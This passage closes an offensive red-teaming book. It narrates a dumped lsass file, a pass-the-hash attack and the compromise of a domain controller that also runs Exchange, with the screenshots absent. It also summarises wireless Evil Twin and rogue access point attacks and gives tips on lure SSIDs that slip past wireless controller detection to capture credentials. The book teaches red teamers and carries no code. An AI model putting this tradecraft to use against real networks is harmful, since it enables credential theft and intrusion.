
As we have the lsass.DMP file, I extracted the password hashes & plaintext credentials on Attacker's system:




Launched the **Pass-the-hash** attack on the victim machine and compromised the user **(confidential)** successfully:




After checking the group level privs of this user (**confidential**), we could conclude that this user is a member of many Global Admin Groups:



During the Recon Phase, after resolving the DNS, we identified that one system was playing a role of DC with MS Exchange Server hence we tried launching attack on this system and it worked like a charm:



We could conclude that this is an Internal Mailbox Server, also got some creds stored on this Server:



Conclusion

The "Extras" chapter, focusing on alternative attacking vectors such as enterprise wireless networks, provides a profound understanding of the vulnerabilities and potential threats that wireless infrastructures pose to organizations. This comprehensive guide not only teaches the technicalities of executing sophisticated wireless attacks like Evil-Twin and Rogue Access Points but also underscores their severe implications on enterprise security.

Through hands-on demonstrations and real-world case studies, this chapter imparts key learnings in identifying and exploiting weaknesses in wireless networks. The detailed exploration of tools and techniques, from utilizing the Alfa WiFi Adapter to executing advanced attacks like Evil Twin and Rogue Access Points, serves as a valuable resource for any red teamer aiming to enhance their skill set. The narrative of successfully compromising an enterprise's internal networks through wireless hacking vividly illustrates the critical impact of such vulnerabilities.

The operation 'Rogue Wave,' a strategic Rogue Access Point attack, exemplifies the ingenuity and effectiveness of well-planned wireless infiltrations. It highlights how such attacks can provide a gateway to broader network compromises, emphasizing the need for enterprises to adopt robust wireless security protocols and network access control measures. This chapter not only equips red teamers with advanced knowledge and strategies but also serves as a cautionary tale for enterprises about the latent risks in their wireless networks.

As readers move beyond this chapter, they are left with a deeper appreciation for the complexity and potential impact of wireless network attacks. The practical insights and methodologies shared here are not merely theoretical but are proven tactics that can turn the tide in a red team assessment. This knowledge is instrumental for cybersecurity professionals in both offensive and defensive roles, underscoring the continuous need for vigilance, innovation, and a thorough understanding of emerging threats in the ever-evolving landscape of cybersecurity.

Expert Tips

In the intricate world of Red Teaming, creating rogue access points requires a blend of subtlety and strategy, especially considering the advanced monitoring capabilities at the Wireless LAN Controller (WLC) level. Using the same SSID (Service Set Identifier) of an existing network for a rogue access point is increasingly risky, as modern WLC systems are equipped to detect such duplications and alert network administrators to potential threats.

To navigate this challenge, Red Teamers should consider deploying rogue access points with carefully crafted, intriguing SSID names. These SSIDs should be compelling enough to attract the attention of users and encourage them to connect. The goal is to create an SSID that stands out, yet doesn't raise suspicions.

This approach involves a deep understanding of human psychology and the target environment. An SSID that seems too out of place might deter connections, while one that's too common might go unnoticed. The art lies in crafting an SSID that blends in just enough to pique curiosity without appearing threatening.

Effective SSID names might mimic common public Wi-Fi networks, use names suggestive of fast or premium connectivity, or even play on current events or popular culture. The key is to understand the user base: what would appeal to them, or what might they expect to see in their network environment?

Once users are lured to connect to these rogue access points, Red Teamers can then implement various strategies to monitor traffic, capture credentials, or execute further attacks. However, it's imperative to maintain ethical boundaries and comply with legal and organizational guidelines when conducting such operations.

In summary, creating rogue access points in Red Teaming exercises demands creativity, a nuanced understanding of the target audience, and a keen awareness of the technological landscape to avoid detection while effectively trapping users.

Thank You, Awesome Readers

Dear Fellow Red Teamers,

As we reach the conclusion of this expedition into the intricate and dynamic world of Offensive Red Teaming, I find myself reflecting on the journey we have embarked upon together. Writing "Offensive Red Teaming" has been more than a mere academic or professional endeavor; it has been a voyage through the ever-evolving landscape of cybersecurity, a field that is as challenging as it is rewarding.

Throughout these pages, we have delved deep into the technicalities of advanced cyber attacks, explored the nuances of network vulnerabilities, and uncovered the strategies that lie at the heart of effective cybersecurity practices. Each chapter was crafted not just to impart knowledge but to ignite a passion for this ever-important field, to fuel your curiosity, and to empower you, the reader, with the tools and insights necessary to excel in the world of cybersecurity.

As you, the awesome readers, traversed this journey with me, you've not only gained technical expertise but also embraced the mindset of continuous learning and adaptation – a mindset that is crucial in the face of the rapidly advancing cyber threats. I hope that this book has not only served as a guide to the realms of red teaming and cybersecurity but has also inspired you to challenge the status quo, to think like an attacker, and to fortify defenses with creativity and diligence.

I extend my heartfelt thanks to each of you for choosing to embark on this journey. Your dedication to learning and improving the security landscape is what drives authors like myself to share our experiences and knowledge. Remember, the path of learning never truly ends, especially in a field as dynamic as cybersecurity. I encourage you to continue exploring, experimenting, and expanding your horizons.

As we part ways at the end of this book, I hope that the chapters we've explored together will not only linger in your memory but also resonate in your professional endeavors. May the knowledge you've acquired be a beacon that guides your way in the challenging yet exhilarating world of offensive red teaming.

Stay curious, stay vigilant, and most importantly, **stay passionate in your relentless pursuit of exposing vulnerabilities, a vital force in securing our digital world and strengthening our defenses**.

With gratitude and best wishes for your continued success,

-Sarang Tumne *(Cyber Insane),*

Founder- Red Team Garage (RTG)